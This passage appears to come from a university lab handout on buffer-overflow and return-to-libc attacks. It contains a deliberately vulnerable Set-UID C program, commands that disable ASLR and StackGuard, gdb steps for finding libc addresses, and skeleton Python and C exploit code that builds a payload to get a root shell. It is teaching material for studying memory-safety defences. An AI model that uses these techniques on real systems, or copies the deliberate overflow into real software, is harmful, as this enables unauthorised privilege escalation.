


Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a Set-UID program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a Set-UID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the Set-UID copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

4 Return-to-libc Attack [28 Marks]

Introduction The learning objective of this chapter is for you to gain the first-hand experience on an interesting variant of buffer-overflow attack; this attack can bypass an existing protection scheme currently implemented in major Linux operating systems. A common way to exploit a buffer-overflow vulnerability is to overflow the buffer with a malicious shellcode, and then cause the vulnerable program to jump to the shellcode that is stored in the stack. To prevent these types of attacks, some operating systems allow system administrators to make stacks non-executable; therefore, jumping to the shellcode will cause the program to fail.

Unfortunately, the above protection scheme is not fool-proof; there exists a variant of buffer-overflow attack called the `return-to-libc` attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to some existing code, such as the `system()` function in the `libc` library, which is already loaded into the memory.

In this chapter, you are given a program with a buffer-overflow vulnerability; their task is to develop a `return-to-libc` attack to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in Ubuntu to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why. The following topics will be covered:

- Buffer overflow vulnerability
- Stack layout in a function invocation and Non-executable stack
- Return-to-libc attack and Return-Oriented Programming (ROP)

4.1 Initial Setup

Address Space Randomization. As it introduced in Chapter 2, guessing addresses is one of the critical steps of buffer-overflow attacks. In this chapter, we still firstly disable these features using the following commands:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. Also, we turn off the Stack Guard when compiling. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Because the objective of this chapter is to show that the non-executable stack protection does not work, you should always compile your program using the `"-z noexecstack"` option in this part.:

```
#for executable stack
  $ gcc -z execstack  -o test test.c
#for non-executable stack
  $ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the "-z noexecstack" option in this lab.

Configuring /bin/sh In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in these two VMs have an important difference. The `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The `dash` program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh` (there is no need to do these in Ubuntu 12.04):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

4.2 The Vulnerable Program

```c
/* retlib.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUFSIZE
#define BUFSIZE 22
#endif

int bof(FILE *badfile)
{
  char buffer[BUFSIZE];
  /* The following statement has a buffer overflow problem */
  fread(buffer, sizeof(char), 300, badfile);
  return 1;
}

int main(int argc, char **argv)
{
  FILE *badfile;
  char dummy[BUFSIZE*5]; memset(dummy, 0, BUFSIZE*5);
  badfile = fopen("badfile", "r");
  bof(badfile);
  printf("Returned Properly\n");
  fclose(badfile);
  return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input of size 300 bytes from a file called **badfile** into a buffer of size BUFSIZE, which is less than 300. Since the function fread() does not check the buffer boundary, a buffer overflow will occur. This program is a root-owned Set-UID program, so if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell.

It should be noted that the program gets its input from a file called badfile, which is provided by users. Therefore, we can construct the file in a way such that when the vulnerable program copies the file contents into its buffer, a root shell can be spawned.

Compilation. Let us first compile the code and turn it into a root-owned Set-UID program. Do not forget to include the -fno-stack-protector option (for turning off the StackGuard protection) and the "-z noexecstack" option (for turning on the non-executable stack protection). It should also be noted that changing ownership must be done before turning on the Set-UID bit, because ownership changes cause the Set-UID bit to be turned off.

```
$ gcc -DBUFSIZE=? -o retlib -z noexecstack -fno-stack-protector retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

-DBUFSIZE initializes BUFSIZE with a user-specified value (up to you to determine) in the section between #ifndef and #endif. You can replace ? with a random integer between 12 and 200 (if it is too small, there could be problems).

4.3 Debugging a program [5 Marks]

In Linux, when a program runs, the libc library will be loaded into memory. When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address (for different programs, the memory addresses of the libc library may be different). Therefore, we can easily find out the address of system() using a debugging tool such as gdb. Namely, we can debug the target program retlib. Even though the program is a root-owned Set-UID program, we can still debug it, except that the privilege will be dropped (i.e., the effective user ID will be the same as the real user ID). Inside gdb, we need to type the run command to execute the target program once, otherwise, the library code will not be loaded. We use the p command (or print) to print out the address of the system() and exit() functions (we will need exit() later on).

```
$ touch badfile
$ gcc -DBUFSIZE=? -g -o retlib_gdb -z noexecstack -fno-stack-protector retlib.c
$ gdb -q retlib_gdb       ### Use "Quiet" mode
Reading symbols from stack...(no debugging symbols found)...done.
gdb-peda$ run
......
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
```

It should be noted that even for the same program, if we change it from a Set-UID program to a non-Set-UID program, the libc library may not be loaded into the same location. Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the address we get may be incorrect.

Show your debugging procedures in this task.

4.4 Putting the shell string in the memory [6 Marks]

Our attack strategy is to jump to the system() function and get it to execute an arbitrary command. Since we would like to get a shell prompt, we want the system() function to execute the "/bin/sh" program. Therefore, the command string "/bin/sh" must be put in the memory first and we have to know its address (this address needs to be passed to the system() function). There are many ways to achieve these goals;

we choose a method that uses environment variables. Students are encouraged to use other approaches. When we execute a program from a shell prompt, the shell actually spawns a child process to execute the program, and all the exported shell variables become the environment variables of the child process. This creates an easy way for us to put some arbitrary string in the child process's memory. Let us define a new shell variable MYSHELL, and let it contain the string "/bin/sh". From the following commands, we can verify that the string gets into the child process, and it is printed out by the env command running inside the child process.

```
$ export MYSHELL=/bin/sh
$ env | grep MYSHELL
MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to system() call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
  char* shell = getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerable program retlib, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes a difference). The good news is, you can name the program with the same length as "retlib", e.g., "env555".

```
$ gcc -o env555 env555.c
```

4.5 Exploiting the Vulnerability [7 Marks]

We are ready to create the content of badfile. Since the content involves some binary data (e.g., the address of the libc functions), we can use C or Python to do the construction.

Using Python. We provide you with a skeleton of the code, with the essential parts left for you to fill out.

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(250))

sh_addr = 0x00000000 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0x00000000 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0x00000000 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

You need to figure out the three addresses and the values of X, Y, and Z. If your values are incorrect, your attack might not work. In your report, you need to describe how you decide the values for X, Y and Z. Either show us your reasoning or, if you use a trial-and-error approach, show your trials.

Using C. We provide you with a skeleton of the code, with the essential parts left for you to fill out.

```c
/* exploit.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[250];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[X] = some address ; // "/bin/sh"
  *(long *) &buf[Y] = some address ; // system()
  *(long *) &buf[Z] = some address ; // exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

You need to figure out the values for those addresses, as well as to find out where to store those addresses. If you incorrectly calculate the locations, your attack might not work.

After you finish the above program, compile and run it; this will generate the contents for **badfile**. Run the vulnerable program `retlib`. If your exploit is implemented correctly, when the function `bof` returns, it will return to the `system()` libc function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you can get the root shell at this point.

It should be noted that the `exit()` function is not very necessary for this attack; however, without this function, when `system()` returns, the program might crash, causing suspicions.

```
$ gcc -o exploit exploit.c
$./exploit         // create the badfile
$./retlib          // launch the attack by running the vulnerable program
# whoami
root
#
```

Report In your report, please answer the following questions (please refer to the section **Guidelines: Understanding the function call mechanism**):

- **Please describe how you decide the values for `X`, `Y` and `Z`. Either show us your reasoning, or if you use trial-and-error approach, show your trials.**
- **Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.**
- **After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the file names are different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Is your attack successful or not? If it does not succeed, explain why.**

4.6 Address Randomization [4 Marks]

In this task, let us turn on the Ubuntu's address randomization protection. We run the same attack developed in **Subsection 4.5 Exploiting the Vulnerability** [**8 Marks**]

Report: Can you get a shell? If not, what is the problem? How does the address randomization make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

If you plan to use gdb to conduct your investigation, you should be aware that gdb by default disables the address space randomization for the debugged process, regardless of whether the address randomization is turned on in the underlying operating system or not. Inside the gdb debugger, you can run "show disable-randomization" to see whether the randomization is turned off or not. You can use "set disable-randomization on" and "set disable-randomization off" to change the setting.

4.7 Stack Guard Protection [6 Marks]

In this task, let us turn on the Ubuntu's Stack Guard protection. Please remember to **turn off the address randomization protection**. We run the same attack developed in Subsection 4.5.

Report: Can you get a shell? If not, what is the problem? How does the Stack Guard protection make your return-to-libc attack difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to compile your program with the Stack Guard protection turned on.

```
$ gcc -DBUFSIZE=? -o retlib -z noexecstack retlib.c
$ sudo chown root retlib
$ sudo chmod 4755 retlib
```

4.8 Guidelines: Understanding the function call mechanism

4.8.1 Find out the addresses of libc functions

To find out the address of any libc function, you can use the following `gdb` commands (`a.out` is an arbitrary program):

```
$ gdb a.out

(gdb) b main
(gdb) r
(gdb) p system
 $1 = {<text variable, no debug info>} 0x9b4550 <system>
(gdb) p exit
 $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

From the above `gdb` commands, we can find out that the address for the `system()` function is `0x9b4550`, and the address for the `exit()` function is `0x9a9b70`. The actual addresses in your system might be different from these numbers.

4.8.2 Putting the shell string in the memory

One of the challenge in this lab is to put the string `"/bin/sh"` into the memory, and get its address. This can be achieved using environment variables.

When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable **SHELL** points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable **MYSHELL** and make it point to `zsh`

```
$ export MYSHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
void main(){
  char* shell =  getenv("MYSHELL");
  if (shell)
     printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. However, when you run the vulnerabile program `retlib`, the address of the environment variable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.